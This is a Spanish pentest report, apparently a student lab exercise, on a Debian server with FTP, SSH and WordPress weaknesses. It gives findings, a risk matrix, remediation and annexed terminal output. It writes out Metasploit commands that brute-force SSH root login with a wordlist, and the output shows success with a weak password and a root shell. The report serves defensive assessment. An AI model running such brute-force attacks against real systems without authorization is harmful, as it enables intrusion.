




Informe de Pentesting

31.01.2025

Luciano Arossa
4Geeks Academy

1. Introducción y Resumen Ejecutivo

El objetivo del test de penetración realizado fue evaluar y replicar el ataque descubierto en el incidente de seguridad. Además, se buscó ampliar la información sobre vulnerabilidades y vectores de ataque mediante un escaneo de puertos y vulnerabilidades.

Según la investigación realizada durante el análisis forense, el atacante se conectó al servidor "debian-final-project.ova" mediante el protocolo ssh2 y un puerto no estándar (Puerto 45623). Esto llevó a un análisis exhaustivo que demostró que el atacante hizo uso de credenciales débiles y comprometidas.

Al realizar un escaneo nmap se realizaron los siguientes hallazgos clave:

- ❖ Puertos abiertos: 21, 22 y 80 (FTP, SSH y HTTP). Los demás puertos se encontraban cerrados o filtrados.
- ❖ Servicio en puerto 21 (FTP): vsftpd 3.0.3
- ❖ Servicio en puerto 22 (SSH): OpenSSH 9.2p1 Debian 2+deb12u4
- ❖ Servicio en puerto 80 (HTTP): Apache httpd 2.4.62
- ❖ Vulnerabilidades
 - Puerto 21 - FTP: [CVE-2021-30047](#) **Denegación de Servicio**. La versión actual del servicio es insegura ante denegación de servicio por la limitación de conexiones permitidas
 - Puerto 22 - SSH: **Fuerza Bruta**. Debido a credenciales débiles, el sistema es susceptible a un ataque de fuerza bruta. Al ser efectivo, este ataque es crítico ya que otorga control completo del servidor al atacante.
 - Puerto 80 - HTTP: **Mala configuración**. La configuración deficiente del archivo de configuración de wordpress y la debilidad de las credenciales SQL permiten vulnerar la base de datos y escalar privilegios.

Los hallazgos realizados y su potencial explotación podrían representar un impacto alto en la organización. Debido al nivel crítico de estas vulnerabilidades, la organización podría enfrentar filtración/pérdida de datos confidenciales y/o críticos, además de una posible escalada a otros servicios/dispositivos dentro de la red.

2. Contexto, objetivo y alcance

La empresa 4Geeks Academy, dedicada a la educación tecnológica en línea, opera bajo los estándares de seguridad NIST y la certificación ISO 27001. Recientemente, la empresa ha sido objeto de un incidente dirigido a su servidor Debian, lo que ha comprometido la confidencialidad e integridad de la información almacenada. Este incidente ha generado la necesidad de realizar un análisis exhaustivo de la seguridad del servidor y determinar el vector de ataque utilizado.

El objetivo principal de esta prueba de penetración es identificar el vector de ataque empleado en el incidente reciente y replicar el exploit para comprender en detalle cómo se llevó a cabo el ataque. Además, se busca identificar otras vulnerabilidades presentes en el servidor Debian en busca de prevenir otros incidentes. La prueba de penetración se centrará en evaluar la efectividad de los controles de seguridad existentes y determinar el nivel de riesgo actual del servidor.

El alcance de esta prueba de penetración se limita al análisis del servidor Debian afectado. Se llevarán a cabo pruebas de penetración externas y de caja gris, simulando un ataque real en un entorno controlado y fuera de producción. Las pruebas se realizan utilizando diversas técnicas de pentesting, incluyendo escaneo de vulnerabilidades, explotación de vulnerabilidades conocidas y análisis de configuración. El pentesting se realizará en un plazo máximo hasta el 31 de enero de 2025. Como resultado de este pentesting, se proporcionará un informe detallado que incluirá:

- ❖ Identificación y descripción de las vulnerabilidades encontradas.
- ❖ Análisis del impacto y riesgo asociado a cada vulnerabilidad.
- ❖ Recomendaciones de remediación específicas para cada vulnerabilidad.
- ❖ Recomendaciones generales para mejorar la seguridad del servidor y prevenir futuros incidentes."

El pentester utilizó las siguientes herramientas durante el proceso:

- ❖ Nmap: Escaneo de puertos y servicios
- ❖ Nikto: Escaneo de servicio web y rutas del sitio WP

- ❖ RKHunter: Análisis en busca de rootkits y malware dentro de Debian
- ❖ Metasploitable framework: Utilización de exploits y fuerza bruta.
- ❖ Rockyou.txt: Se utilizó para el ataque de fuerza bruta.
- ❖ Wordfence: Se instaló y utilizó para escaneo de malware en el wordpress.

3. Hallazgos técnicos

- ❖ Puerto 21 - FTP: CVE-2021-30047 Denegación de Servicio. La versión actual del servicio es insegura ante denegación de servicio por la limitación de conexiones permitidas
- ❖ Puerto 22 - SSH: Fuerza Bruta. Debido a credenciales débiles, el sistema es susceptible a un ataque de fuerza bruta. Al ser efectivo, este ataque es crítico ya que otorga control completo del servidor al atacante.

Se realizó el ataque de fuerza bruta utilizando **msfconsole**, Metasploitable Framework.

```
use auxiliary/scanner/ssh/ssh_login
```

```
set RHOST 192.168.1.161 (Debian)
```

```
set USERNAME root
```

```
set PASS_FILE /usr/share/wordlists/rockyou.txt
```

```
run
```

Estos comandos permiten lanzar un ataque de fuerza bruta satisfactorio. El resultado fue root:123456. La conexión fue satisfactoria, creando una shell en la session 1. Al probar el acceso, se confirmó la conexión como **root** y el acceso completo al servidor.

Como solución a esta vulnerabilidad, se actualizó la configuración en etc/ssh/sshd_config.

PermitRootLogin ~~yes~~ no

Se comprobó una vez más, utilizando los mismos comandos e intentando una conexión ssh manual. Esta vez, la conexión ssh fue rechazada, no permitiendo el acceso remoto como root.

- ❖ Puerto 80 - HTTP: Mala configuración. La configuración deficiente del archivo de configuración de wordpress y la debilidad de las credenciales SQL permiten vulnerar la base de datos y escalar privilegios.

Se encontró una mala configuración en `/var/www/html/wp-config.php`, donde se muestra el usuario y contraseña de la base de datos en texto plano. Además la complejidad de la contraseña es muy baja, haciendo posibles ataques de fuerza bruta.

El acceso a la base de datos permitiría restablecer contraseñas para el administrador de WP, lo que a su vez haría posible crear escenarios para inyecciones SQL o XSS que permitieran escalar privilegios en el servidor web.

4. Análisis de Riesgo

Este análisis de riesgos detalla las vulnerabilidades encontradas durante el pentesting del servidor Debian de 4Geeks Academy, su impacto potencial y la probabilidad de explotación, permitiendo priorizar las acciones de remediación.

El principal activo en riesgo es el servidor Debian de 4Geeks Academy.

❖ Metodología:

Se utilizó una matriz de riesgos cualitativa basada en la combinación del Impacto y la Probabilidad de ocurrencia, asignando valores de 1 a 5 para cada uno:

❖ Impacto:

- Bajo (afectación menor, recuperación con esfuerzo)
- Medio (afectación moderada, recuperación significativa)
- Alto (afectación grave, recuperación costosa)
- Crítico (afectación total, interrupción del negocio)

❖ Probabilidad:

- Baja (posible, pero poco probable)
- Media (probable)
- Alta (muy probable)
- Muy alta (casi seguro)

El nivel de riesgo se calcula combinando Impacto y Probabilidad:

Vulnerabilidad	Probabilidad	Impacto	Nivel de Riesgo
Fuerza Bruta (SSH)	Alta	Crítico	Muy Alto
Mala Configuración HTTP	Media	Alto	Alto
DoS FTP	Baja	Medio	Medio

Fuerza Bruta SSH: El impacto de una explotación exitosa de esta vulnerabilidad es crítico, ya que el atacante obtendría acceso completo al servidor, pudiendo robar o modificar datos confidenciales, instalar malware o interrumpir el servicio.

Mala Configuración HTTP: El impacto de esta vulnerabilidad es alto, ya que permitiría al atacante acceder a la base de datos, comprometiendo información sensible y potencialmente escalando privilegios para obtener control total del servidor web.

DoS FTP: El impacto de un ataque DoS en FTP es medio, ya que afectaría la disponibilidad del servicio, pero no comprometería la confidencialidad o integridad de los datos.

5. Recomendaciones

- ❖ **Fuerza Bruta SSH:** Implementar medidas de seguridad robustas para SSH, como el uso de claves públicas, deshabilitar el inicio de sesión como root y configurar un número máximo de intentos fallidos.
- ❖ **Mala Configuración HTTP:** Revisar y corregir la configuración de WordPress y la base de datos, asegurando contraseñas robustas y actualizando el software a la última versión.
- ❖ **DoS FTP:** Actualizar el servicio FTP a la última versión y configurar medidas de protección contra ataques DoS, como limitar el número de conexiones simultáneas.

6. Conclusión

El presente informe de pentesting ha revelado vulnerabilidades críticas en el servidor Debian de 4Geeks Academy, poniendo en riesgo la confidencialidad, integridad y disponibilidad de la información. El análisis forense confirmó el vector de ataque inicial como un acceso no autorizado a través de SSH, explotando credenciales débiles. Las pruebas de penetración permitieron replicar este ataque y descubrir otras vulnerabilidades significativas, incluyendo una configuración insegura en el servicio HTTP y una versión vulnerable de FTP.

La vulnerabilidad de fuerza bruta en SSH representa el riesgo más alto, ya que permite el acceso completo al servidor y la manipulación de información sensible. La configuración insegura en HTTP también representa un riesgo alto, ya que expone la base de datos y permite la escalada de privilegios. Si bien la vulnerabilidad en FTP representa un riesgo medio, su explotación podría afectar la disponibilidad del servicio.

Es fundamental que 4Geeks Academy implemente las recomendaciones de seguridad detalladas en este informe de manera prioritaria. Estas recomendaciones incluyen:

- ❖ **Fortalecer las credenciales de acceso:** Implementar contraseñas robustas y políticas de rotación.
- ❖ **Proteger el acceso SSH:** Deshabilitar el inicio de sesión como root, utilizar claves públicas y limitar el número de intentos fallidos.
- ❖ **Corregir la configuración HTTP:** Asegurar la configuración del servicio web y la base de datos, y actualizar el software a la última versión.
- ❖ **Actualizar el servicio FTP:** Implementar medidas de seguridad para prevenir ataques de denegación de servicio.

La implementación de estas medidas permitirá reducir significativamente el riesgo de futuros incidentes de seguridad y proteger los activos de información de 4Geeks Academy.

Como recomendación adicional, 4Geeks Academy debería considerar la creación de una política de contraseñas seguras, implementación de un SIEM como Wazuh para una monitorización simplificada.

7. Anexo (Imágenes y Pruebas)


```

=[ metasploit v6.4.45-dev ]
+ --=[ 2490 exploits - 1281 auxiliary - 431 post ]
+ --=[ 1466 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.1.161
RHOST => 192.168.1.161
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.161:22 - Starting brute-force
[*] 192.168.1.161:22 - Success: 'root:123456' 'uid=0(root) gid=0(root) groups=0(root) Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.1.140:46451 -> 192.168.1.161:22) at 2025-01-30 20:42:39 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

```



```

File Actions Edit View Help

(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

/ it looks like you're trying to run a \
\ module /

[+] 192.168.1.161:22 - Starting brute-force
[*] 192.168.1.161:22 - Success: 'root:123456' 'uid=0(root) gid=0(root) groups=0(root) Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.1.140:46451 -> 192.168.1.161:22) at 2025-01-30 20:42:39 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
ls /var/www/html
index.html
index.php
license.txt
readme.html
wordfence-waf.php
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config.php
wp-config-sample.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php

```

```

whoami
root

```



```

(kali@kali)~$ nikto -h 192.168.1.161
- Nikto v2.5.0

+ Target IP: 192.168.1.161
+ Target Hostname: 192.168.1.161
+ Target Port: 80
+ Start Time: 2025-01-30 17:02:17 (GMT-5)

+ Server: Apache/2.4.62 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /tBLY4hiP.pw: Drupal Link header found with value: <http://localhost/index.php/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.org/tBLY4hiP: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 623573d915b52, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /wp-app.log: Wordpress' wp-app.log may leak application/system details.
+ /wordpress/wp-app.log: Wordpress' wp-app.log may leak application/system details.
+ /wordpress/: A Wordpress installation was found.
+ /wp-login.php?action-register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
+ /wp-login.php: Wordpress login found.
+ 8106 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time: 2025-01-30 17:07:19 (GMT-5) (302 seconds)

+ 1 host(s) tested

```

```

debian@debian:~$ ssh root@0.0.0.0
root@0.0.0.0's password:
Permission denied, please try again.
root@0.0.0.0's password: █

```